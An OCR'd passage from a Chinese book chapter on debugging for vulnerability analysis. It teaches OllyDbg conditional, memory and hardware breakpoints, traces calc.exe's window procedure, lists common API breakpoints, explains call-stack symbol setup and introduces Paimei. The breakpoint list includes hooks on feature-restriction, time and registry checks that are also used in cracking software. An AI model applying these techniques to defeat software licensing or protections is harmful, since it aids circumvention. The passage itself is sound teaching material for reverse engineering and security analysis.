其中比较关心的是第 1 个和第 2 个参数。hwnd 不为 NULL 时表示需要处理该消息的窗口句柄，如果为 NULL 表示该消息是一个线程消息；message 表示该消息的消息 ID，应用程序只能使用 message 的低 2 字节（low word），高 2 字节（high word）是被系统保留的。

为了拦截到按钮“1”按下后松开的消息（WM_LBUTTONUP），在 TranslateMessage 函数入口上设置如下条件断点，直接在命令行中敲入：

```
bp TranslateMessage MSG==WM_LBUTTONUP
```

可以看到消息条件断点已经设置成功，如图 25.2.7 所示。




图 25.2.7　OllyDbg 中设置的消息条件断点

这时在计算器上单击按钮“1”。程序就会被暂停，状态栏显示“Conditional brea kpoint at USER32.TranslateMessage”。如图 25.2.8 所示。




图 25.2.8　拦截到 calc.exe 按钮“1”的点击消息

虽然已经在 TranslateMessage 函数中拦截到了按钮“1”的 WM_LBUTTONUP 消息，但是还是没有到达 calc.exe 主模块的领空。因此，首先使程序回到 calc.exe 主模块领空，即按下 Alt+F9 键，如图 25.2.9 所示。

这时可以看到下一处函数调用就是前面所说的消息分发函数 DispatchMessage，该函数将消息分发给应该接收并处理该消息的窗口。也就意味着，在 DispatchMessage 中会调用到 calc.exe 的窗口过程函数。为了拦截到 calc.exe 的窗口过程函数，需要配合使用“内存访问断点”。




图 25.2.9　从 TranslateMessage 回到 calc.exe 主模块领空

首先按 F8 键单步运行到 0x010021A1 指令出，即 DispatchMessage 函数的调用处，然后按 F7 键进入 DispatchMessage 函数，此时程序已经离开了 calc.exe 的主模块领空，再次进入了 User32.dll 的领空。不过根据前面的分析，DispatchMessage 函数中肯定还要回到 calc.exe 的主模块领空，并调用 calc.exe 的窗口过程函数。因此按 Alt+M 键，打开 Memory map 窗口，并找到 calc 的.text section（.text 是 calc 的代码段），然后按下 F2 键，即在 calc 的.text section 下内存访问断点，表示一旦程序进入 calc 的代码段，就暂停被调试程序。如图 25.2.10 所示。

calc 的代码段的内存访问断点设置好后，直接按下 F9 键，恢复程序运行。可以看到程序再次暂停到了 calc.exe 主模块的领空，指令地址为 0x01006118，如图 25.2.11 所示。




图 25.2.10　在 calc 的.text section 处下内存访问断点




图 25.2.11　进入 calc.exe 主模块的窗口过程函数

实际上本次进入的函数就是 calc.exe 主模块的窗口过程函数，该函数是负责所有计算器进程中窗口消息处理的函数。当然按钮“1”的单击消息也是在这里来处理的，处理函数已经找到，至于程序中的按钮“1”按下的具体逻辑，还需要进一步反汇编分析和跟踪，可以借助于 IDA 的强大分析功能，这里仅给出 0x01006118 函数的简要分析。

```
LRESULT __userpurge CalcWndProc
```

```
(HWND hParentWnd, signed int Msg, WPARAM wParam, LPARAM lParam)
{
//省略局部变量定义
  v6 = Msg;
  if ( (unsigned int)Msg > 0x7B ) //0x7B 是 WM_CONTEXTMENU
  {
    if ( Msg == 0x111 ) //0x111 是 WM_COMMAND
    {
      v27 = wParam >> 16;
      v36 = wParam;
      if ( (_WORD)wParam == 0x5E )// 0x5E 是计算器上的“Mod”按钮
      {
        if ( nCalc == 1 )
          v36 = 109;
      }
      if ( (_WORD)v27 == 1 )
      {
        a2 = (int)SendMessageW;
        ebx0 = 0;
        v6 = 243;
        v34 = GetDlgItem(g_hwndDlg, (unsigned __int16)v36);
        SendMessageW(v34, 243u, 1u, 0);
        Sleep(0x14u);
        SendMessageW(v34, 0xF3u, 0, 0);
      }
      if ( (_WORD)v36 != 0x193 )// 0x193 是计算器上的一个 static 控件
      {
        if ( (_WORD)v36 != 0x191 ) // 0x191 是计算器上的一个 static 控件
        {
          if ( (_WORD)v36 != 0x192 ) // 0x192 是计算器上的一个 static 控件
          ProcessCommands(ebx0, v6, a2, (HLOCAL)(unsigned __int16)v36);//进一步
处理按钮点击消息
        }
      }
      return 0;
    }
     //省略部分代码…
  return 0;
}
```

从上面的 IDA 反 C 语言代码可以看到要进一步分析对按钮“1”的逻辑处理，需要进入 ProcessCommands 函数继续分析。由于这里主要为了演示通过消息断点跟踪 UI 程序按钮单击的消息处理，因此关于 ProcessCommands 内部的逻辑处理不再进行赘述，就此点到为止。

4．内存断点

有的时候，我们调试过程更关心的是一些重要数据在内存中的读取、访问等操作，那就需

要内存断点的支持了。OllyDbg 可以设置内存访问断点和内存写入断点，设置内存断点的方法也非常简单，将鼠标光标移动到目标地址，选中需要下断点的地址区域，单击鼠标右键，在弹出的右键菜单中选择“Breakpoint”，如图 25.2.12 所示。




图 25.2.12　在 OllyDbg 中设置代码的内存断点

其中“Memory, on access”是内存访问断点，即只要程序读取或运行到此处，就会被暂停；“Memory，on write”是内存写入断点，即只要程序写入此处就会被暂停。

不仅对代码可以下内存断点，对内存数据也可以下内存断点，方法类似，如图 25.2.13 所示。




图 25.2.13　在 OllyDbg 中设置内存的内存断点

除此之外，OllyDbg 还支持在内存段上设置“一次性断点”。例如，前面在 calc.exe 代码段上设置的 F2 断点就是一个一次性断点，当所在段被读取或执行时就会中断，中断发生后，该断点将被自动删除，因此被称为一次性断点。具体的设置一次性断点的方法，首先按 Alt+M 键，打开 Memory ma p 窗口，可以看到很多内存段，在需要下断点的段上，点击鼠标右键，选择

“Set break-on-access”，或者直接在选择的内存段上按 F2 键。如图 25.2.14 所示。




图 25.2.14　在 OllyDbg 中的内存段上设置一次性断点

5．硬件断点

硬件断点是使用了 4 个调试寄存器（DR0，DR1，DR2，DR3）来设定地址，以及 DR7 设定状态，DR4 和 DR5 是保留的。OllyDbg 支持硬件断点的设置和删除，可以在代码上设置硬件执行断点，还可以在内存数据上设置硬件访问和写入断点。

设置硬件执行断点的方法很简单，将鼠标光标移动到要下断点的代码行上，点击鼠标右键，在弹出的菜单中选择“Breakpoint|Hardware，on execution”即可，如图 25.2.15 所示。




图 25.2.15　在 OllyDbg 中的代码上设置硬件执行断点

设置硬件访问或写入断点，首先在内存数据窗口中，按组合键 Ctrl+G，定位到目标地址后，选中要下断点的数据范围，然后单击鼠标右键，在弹出的右键菜单中选择“Breakpoint|Hardware，on access”或“Breakpoint|Hardware，on write”即可，如图 25.2.16 所示。




图 25.2.16　在 OllyDbg 中的内存上设置硬件访问或写入断点

6．常用断点

在使用 OllyDbg 调试程序时，有些断点是非常常用的，例如某些创建窗口的断点，文件操作的断点，注册表操作的断点，等等。将这些常用断点整理后，如表 25-2-4 所示。

表 25-2-4　OllyDbg 中的常用断点

常用断点类别	命　令	说　明
拦截窗口	bp CreateWindowExA/W	创建窗口
	bp ShowWindow	显示窗口
	bp UpdateWindow	更新窗口
	bp GetWindowTextA/W	获取窗口文本
拦截消息框	bp MessageBoxA/W	创建消息框
	bp MessageBoxExA/W	创建消息框
	bp MessageBoxIndirectA/W	创建定制消息框
拦截对话框	bp DialogBoxParamA/W	创建模态对话框
	bp DialogBoxIndirectParamA/W	创建模态对话框
	bp CreateDialogParamA/W	创建非模态对话框
	bp CreateDialogIndirectParamA/W	创建非模态对话框
	bp GetDlgItemTextA/W	获取对话框文本
	bp GetDlgItemInt	获取对话框整数值
拦截剪贴板 bp	GetClipboardData	获取剪贴板数据
拦截注册表	bp RegOpenKeyA/W	打开子健
	bp RegOpenKeyExA/W	打开子健
	bp RegQueryValueA/W	查找子健
	bp RegQueryValueExA/W	查找子健
	bp RegSetValueA/W	设置子健
	bp RegSetValueExA/W	设置子健

续表

常用断点类别	命　令	说　明
功能限制拦截断点	bp EnableMenuItem	禁止或允许菜单项
	bp EnableWindow	禁止或允许窗口
拦截时间	bp GetLocalTime	获取本地时间
	bp GetSystemTime	获取系统时间
	bp GetFileTime	获取文件时间
	bp GetTickCount	获得自系统成功启动以来所经历的毫秒数
	bp GetCurrentTime	获取当前时间（16 位）
	bp SetTimer	创建定时器
	bp TimerProc	定时器超时回调函数
拦截文件	bp CreateFileA/W	创建或打开文件
	bp OpenFile	打开文件
	bp ReadFile	读文件
	bp WriteFile	写文件
	bp GetModuleFileNameA/W	获取当前模块的路径
	bp GetFileSize	获取文件大小
	bp SetFilePointer	设置文件指针
	bp FindFirstFileA/W	搜索文件
	bp FindFirstFileExA/W	搜索文件
拦截驱动器	bp GetDriveTypeA/W	获取磁盘驱动器类型
	bp GetLogicalDrives	获取逻辑驱动器符号
	bp GetLogicalDriveStringsA/W	获取当前所有逻辑驱动器的根驱动器路径

25.2.2　回溯思路

25.2.1 节中重点讨论了漏洞调试过程中的断点技巧。如果说断点是为了让被调试的程序定格在一个漏洞刚刚触发，或快要触发的场景，那么此刻我们往往也会关心此前的函数调用过程，也就是常说的回溯。通过观察和分析此刻的栈帧，就可以快速地得到一个函数调用栈，即 Call Stack，通过这个函数调用栈可以对漏洞分析的更加透彻，不仅可以看到函数的调用过程，还可以看到每个函数被调用时的参数值，这些都是分析漏洞的重要信息。

根据 OllyDbg 帮助文档的介绍，OllyDbg 中调用栈（Call S tack）窗口（快捷键：Alt+K）根据选定线程的栈，尝试反向跟踪函数调用顺序并将其显示出来，同时包含被调用函数的已知的或隐含的参数。如果调用函数创建了标准的堆栈框架（PUSH EBP; MOV EBP,ESP），则这个任务非常容易完成。现代的优化编译器并不会为栈框架而操心，所以 OllyDbg 另辟蹊径，采用了一个变通的办法。例如，跟踪代码到下一个返回处，并计算其中全部的入栈、出栈，及 ES P的修改。如果不成功，则尝试另外一种办法，这个办法风险更大，速度也更慢：移动栈，搜索所有可能的返回地址，并检查这个地址是否被先前的已分析的命令调用。如果还不行，则会采用启发式搜索。栈移动［Stack Walk］可能会非常慢。OllyDbg 仅在调用栈窗口打开时才会使用。

为了使 OllyDbg 调用栈中的函数（尤其是系统模块的函数）地址显示出对应的符号名称，便于调试分析，还需要通过 OllyDbg 的插件 StrongOD 配置符号文件加载功能。

StrongOD 插件的需要 v0.2.6.413 以上的版本，然后准备一个空目录去放微软符号（如果您经常用 WinDbg 调试，可以设成同一个目录），将下载微软符号库的相关文件复制到 OllyDbg 安装目录，可以直接去 WinDbg 目录下面复制过来，分别是：dbgeng.dll，dbghelp.dll，srcsrv.dll，symbolcheck.dll，symsrv.dll，symsrv.yes，一共 6 个文件。

打开 OllyDbg，选择 OllyDbg 主菜单中的“Debug|Select path for symbols”，如图 25.2.17 所示。




图 25.2.17　打开 OllyDbg 的设置符号目录的菜单

在打开的“浏览文件夹”对话框中，设置符号路径，随便找一个目录，或者用 WinDbg 的符号目录，如图 25.2.18 所示。

图 25.2.18　设置 OllyDbg 的符号目录

设置好符号目录后，还要设置一下 StrongOD 的选项，选择 OllyDbg 主菜单中的“Plugins|StringOD|Options”，如图 25.2.19 所示。




图 25.2.19　打开 OllyDbg 的 StringOD 插件的选项

打开 StrongOD 选项对话框后，按照图 25.2.20 所示来设置选项，注意勾选“Load Symbols”选项。




图 25.2.20　设置 StringOD 插件的选项

经过上面的设置后，OllyDbg 就可以像 WinDbg 一样可以下载和加载符号了，此时再打开调用栈（Alt+K）窗口后，就可以清楚地看到 Call Stack 中系统模块的函数名称了。如图 25.2.21 所示。




图 25.2.21　带有符号的调用栈

25.3　用“白眉”在 PE 中漫步

25.3.1　指令追踪技术与 Paimei

程序异常发生的位置通常离漏洞函数很远，当溢出发生时，栈帧往往也会遭到严重的破坏，这会给动态调试制造很大的困难。

指令追踪是一种新兴的逆向技术，它最大限度地结合了动态分析和静态分析的优点，能够帮助分析员迅速定位漏洞。

指令追踪分析工具的工作流程如下。

（1）将目标 PE 文件反汇编，按照指令块记录下来（通常用跳转指令来划分指令块）。

（2）用调试器加载 PE 文件，或者 Attach 到目标进程上，并对程序进行一定操作。

（3）指令追踪工具会在最初记录的静态指令块中标注当前操作所执行过的指令，让您在阅读反汇编代码的同时，获得程序执行流程的信息。

最早的指令追踪软件应该是 Sabre 公司出品的 BinNavi。BinNavi 工作在 IDA 反汇编的结果之上，能够用图形标注出代码块之间的调用关系，迅速定位程序中某种操作所对应的代码，如图 25.3.1 所示。

图 25.3.1 是 BinNavi 的运行截图，它用不同颜色标记出执行到和未执行到的代码。遗憾的是，BinNavi 是一款商业软件，Sabre 甚至连一个 evaluation versi on 都没有提供，高达 1000 多美元的昂贵 License 对非专业人员来说有点遥不可及。




图 25.3.1　BinNavi 工作界面

本节将向您介绍另外一款优秀且免费的逆向工具——Paimei。

Paimei 的作者 Pedram Am ini 是一个资深的逆向工程师，他曾经发现过许多著名的漏洞。除此之外，他还非常崇拜电影“Kill Bill II”（杀死比尔 2）中那位来自中国的“白眉大侠”，这也是他开发的逆向工具叫做 Paimei 的原因。

